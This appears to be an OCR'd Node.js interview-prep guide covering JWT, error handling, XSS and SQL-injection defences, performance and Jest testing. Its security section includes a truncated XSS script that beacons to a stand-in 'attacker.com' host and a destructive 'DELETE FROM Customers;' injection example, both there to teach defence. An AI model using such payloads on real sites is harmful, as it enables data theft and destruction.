
8. Display data on browser

Back to chapter index

Q. What are the parts of JWT token?

- JWT token has 3 parts:
  1. Header
  2. Payload
  3. Signature

JWT Token



Algorithm used to generate the token.

The type of the token, which is JWT here.

The payload contains the CLAIMS.

The signature is a string that is used to ensure the INTEGRITY of the token and verify that it has not been tampered with.

Back to chapter index

Q. Where JWT token reside in the request?

- In REQUEST HEADER.

POST https://[redacted] com/SAAS/jersey/manager/api/connectormanagement/directoryconfigs Send

Params | Authorization | Headers (11) | Body | Pre-request Script | Tests | Settings

Headers | Hide auto-generated headers

KEY	VALUE	DESCRIPTION
Authorization	Bearer eyJ0eXAiOiJKV1QiL[redacted]	
Cookie	AWSALB=+GxIFUIZ9u1N9MX49/1cntFkXyB9O1xiN(	
Postman-Token	<calculated when request is sent>	
Content-Type	~~text/plain~~	
Content-Length	<calculated when request is sent>	
Host	<calculated when request is sent>	
User-Agent	PostmanRuntime/7.24.1	
Accept	*/*	
Accept-Encoding	gzip, deflate, br	
Connection	keep-alive	
Content-Type	application/vnd.vmware.horizon.manager.connec	
Key	Value	Description

Back to chapter index

Chapters

FUNDAMENTALS

1. Node.js Basics
2. Main Features of Node.js
3. Project setup & Modules
4. Top built in modules

EXPRESS

5. Express Basics
6. Middleware
7. Types of Middleware's
8. Routing - I
9. Routing - II
10. Template Engines

REST API

11. REST API Basics
12. HTTP Methods & Status Codes
13. CORS, Serialization, Deserialization, Others
14. Authentication & Authorization

NODE - OTHERS

15 Error Handling & Debugging
16. Security, Performance & Deployment
17. Testing & Web Socket

MONGO-DB

18. MongoDB Basics
19. Setup & CRUD operations
20. Query Operators & Projection
21. Indexes
22. Mongoose

BONUS

23. Application based questions.
24. Scenario based short questions
25. JavaScript Essentials for Node

15. Error Handling & Debugging

Q. What is Error Handling? In how many ways you can do error handling in Node.js?

Q. How to handle errors in synchronous operations using try-catch-finally?

Q. What is Error-First Callbacks?

Q. How to handle errors using Promises?

Q. How to handle errors while using async-await?

Q. How can you Debug Node.js applications?

Back to main index

Q. What is Error Handling? In how many ways you can do error handling in Node.js?

- Error handling is the process of **managing errors** that occur during the execution of a program or system.

4 ways to implement error handling in Node.js

1. Try-Catch (Sync)
2. Error-First Callbacks (Async)
3. Promises (Async)
4. Try-Catch with async-await (Async)

Back to chapter index

Q. How to handle errors in synchronous operations using try-catch-finally?

1. **TRY** – A try block is a block of code inside which any error can occur.
2. **CATCH** – When any error occur in TRY block then it is passed to catch block to handle it.
3. **FINALLY** – The finally block is used to execute a given set of statements, whether an exception occur or not.

```
try {

  // Synchronous operation that may throw an error
  throw new Error("Synchronous error");

} catch (error) {

    // Handle the error
  console.error("Error caught:", error.message);

} finally {

    // Code that runs regardless of whether an
  // error occurred or not
  console.log("Finally block executed");

}

// Output: Error caught: Synchronous error
// Output: Finally block executed
```

Back to chapter index

Q. What is Error-First Callbacks? V. IMP.

- Error-First Callbacks is a convention in Node.js for handling asynchronous operations.
- They are called Error-First Callbacks because the first argument of a callback function is reserved for an error object.

```
// Define the error-first callback function
const errorFirstCallback = (error, result) => {
  if (error) {
    console.error("Error:", error.message);
    return;
  }
  console.log("Result:", result);
};
// Call the asynchronous operation and pass the
// error-first callback function in argument
asyncOperation(errorFirstCallback);

// Function simulating an asynchronous operation
function asyncOperation(callback) {
  // Simulate an asynchronous operation
  setTimeout(() => {
    const error = new Error("Async operation error");
    // Pass error as the first argument of the callback
    callback(error, null);
  }, 0);
}

// Output: Error: Async operation error
```

Back to chapter index

Q. How to handle errors using Promises?

- **.catch()** method is used in Promises for error handling.

```
const asyncOperationPromise = new Promise((resolve, reject) => {
  // Perform asynchronous operation
  if (operationSuccessful) {
    resolve(result);
  } else {
    reject(new Error("Operation failed"));
  }
});

asyncOperationPromise
  .then((result) => console.log(result))
  .catch((error) => console.error(error.message));
```

Back to chapter index

Q. How to handle errors while using async-await?

- **try-catch** block is used with async-await for handling errors.

```
// Simulating an asynchronous operation
function asyncOperation() {
  return new Promise((resolve, reject) => {
    // Perform asynchronous operation
    const operationSuccessful = Math.random() < 0.5;
    if (operationSuccessful) {
      resolve("Async operation result");
    } else {
      reject(new Error("Operation failed"));
    }
  });
}

// Async function to handle the asynchronous operation
async function handleAsyncOperation() {
  try {
    const result = await asyncOperation();
    console.log("Result:", result);
  } catch (error) {
    console.error("Error:", error.message);
  }
}
// Call the async function
handleAsyncOperation();
```

Back to chapter index

Q. How can you Debug Node.js applications?

Debugging techniques in Node.js

1. console.log()
2. debugger statement
3. Node.js inspector
4. Visual Studio Code debugger
5. Chrome DevTools

Back to chapter index

16. Security, Performance & Deployment

Q. What is XSS (Cross-Site Scripting) attack?

Q. How to prevent XSS attacks? What is sanitize-html module?

Q. What is SQL Injection attack?

Q. How do you prevent SQL injection attacks in Node?


Q. How can you improve the performance of a Node.js application?

Q. How can you Deploy a Node.js application?

Back to main index

Q. What is XSS (Cross-Site Scripting) attack? V. IMP.

- XSS (Cross-Site Scripting) is a security attack when a user/ hacker **insert some malicious script code in input fields** to steal or manipulate content.




```
<script>
  console.log("XSS attack!");
  var img = new Image();
  img.src = "http://attacker.com/
</script>
```

Back to chapter index

Q. How to prevent XSS attacks? What is sanitize-html module?


- The sanitize-html module is a library for Node.js that sanitizes HTML input by **removing potentially malicious code**, helping prevent Cross-Site Scripting (XSS) attacks.

```
// npm install sanitize-html

const sanitizeHtml = require('sanitize-html');

// Input
const userInput = '<script>alert("XSS attack!");</script>Happy';

// Sanitize user input
const sanitizedInput = sanitizeHtml(userInput);

console.log('Sanitized Input:', sanitizedInput);
// Output: Happy
```

Back to chapter index

Q. What is SQL Injection attack? V. IMP.

- SQL Injection is a security attack when a user/ hacker **insert some malicious SQL script** code in input fields to steal or manipulate content.




```sql
-- sql script
DELETE FROM Customers;
```

Back to chapter index

Q. How do you prevent SQL injection attacks in Node?

- Use **Parameterized Queries** with Prepared Statements.
- Do not use dynamic queries.

```
const mysql = require("mysql");

// Create a connection to the database
const connection = mysql.createConnection({ host: "localhost",
  user: "root",  password: "password",  database: "mydatabase",
});

// User input
const userId = req.query.userId;

// Prepare a SQL statement with a placeholder for the userId
const sql = "SELECT * FROM users WHERE id = ?";

// Execute the query with the userId as a parameter
connection.query(sql, [userId], (error, results) => {
  if (error) {
    throw error;
  }
  console.log(results);
});

// Close the connection after use
connection.end();
```


Back to chapter index

Q. How can you improve the performance of a Node.js application? V. IMP.

1. Optimize Database Queries:	Use indexes, query optimization techniques, and appropriate database models to ensure efficient data retrieval and manipulation.
2. Use Asynchronous Operations:	Use asynchronous operations(async-await/ promises) to avoid blocker operations and prevent delay.
3. Use Caching:	Use caching mechanisms (eg: in-memory caching, database query caching, HTTP caching) for faster retrieval of frequently accessed data.
4. Implement Load Balancing:	Use load balancing to distribute incoming requests across multiple instances of the application to distribute the workload. (eg: use Nginx)
5. Enable Compression:	Use compression to shrink data size of the response for faster network transfer. (eg: use require('compression') middleware)
6. Use Streaming for I/O Operations:	Use streaming to read and write large files data in smaller chunks, reducing memory usage and improving throughput.
7. Monitor Profile Performance:	Use monitoring tools(eg: New Relic) to continuously track performance metrics, detect anomalies, and optimize the application accordingly.

Back to chapter index

Q. How can you Deploy a Node.js application?



Back to chapter index

17. Testing & Web Socket

Q. What is Testing? What are the types of testing?

Q. What are testing frameworks?

Q. How to create unit tests using Jest framework?

Q. How to write code for Unit Testing? Explain AAA?


Q. What is Test-Driven Development (TDD)?

Q. What is WebSocket? How to create a real-time chat application using Node?

Back to main index

Q. What is Testing? What are the types of testing? V. IMP.


- Testing is the process of verifying software functionality.



Back to chapter index

Q. What are testing frameworks?

- Testing frameworks are tools that helps in writing and executing tests for your code.



Back to chapter index

Q. How to create unit tests using Jest framework?

❖ **Steps to create unit tests using Jest framework**

1. Install jest: npm install jest
2. Create test.js file for corresponding .js file.
3. Create related unit test functions inside describe function.
4. Inside test function – Arrange, Act and Assert.
5. Run this command to run the test cases: npx jest math.test.js

```
// math.js
function sum(a, b) {
  return a + b;
}

module.exports = sum;

// npm install jest --save-dev
```

```
// math.test.js
const sum = require("./math");

describe("sum function", () => {
  test("should add 1 + 2 to equal 3", () => {
    // Arrange
    const a = 1;
    const b = 2;

    // Act
    const result = sum(a, b);

    // Assert
    expect(result).toBe(3);
  });

  // test()....
});
```

```
PS D:\Node\Node-Code\Unit-Testing> npx jest math.test.js
 PASS  ./math.test.js
  sum function
    √ should add 1 + 2 to equal 3 (2 ms)

Test Suites: 1 passed, 1 total
Tests:       1 passed, 1 total
```

Back to chapter index

Q. How to write code for Unit Testing? Explain AAA? V. IMP.

Arrange: Prepare everything needed for the test. For example, set data or mock object which are required by the function which has to be tested.

Act: Call or perform the function with the data.

Assert: Check if the result matches the expected outcome.

```
// math.test.js
const sum = require("./math");

describe("sum function", () => {
  test("should add 1 + 2 to equal 3", () => {
    // Arrange
    const a = 1;
    const b = 2;

    // Act
    const result = sum(a, b);

    // Assert
    expect(result).toBe(3);
  });

  // test()....
});
```

Back to chapter index

Q. What is Test-Driven Development (TDD)?

- Test-driven development (TDD) is a software development approach where tests are written before the actual implementation code.

1. Write Test:

- Create tests defining expected behavior before writing implementation code.

2. Write Code:

- Implement the minimum code necessary to pass the test.

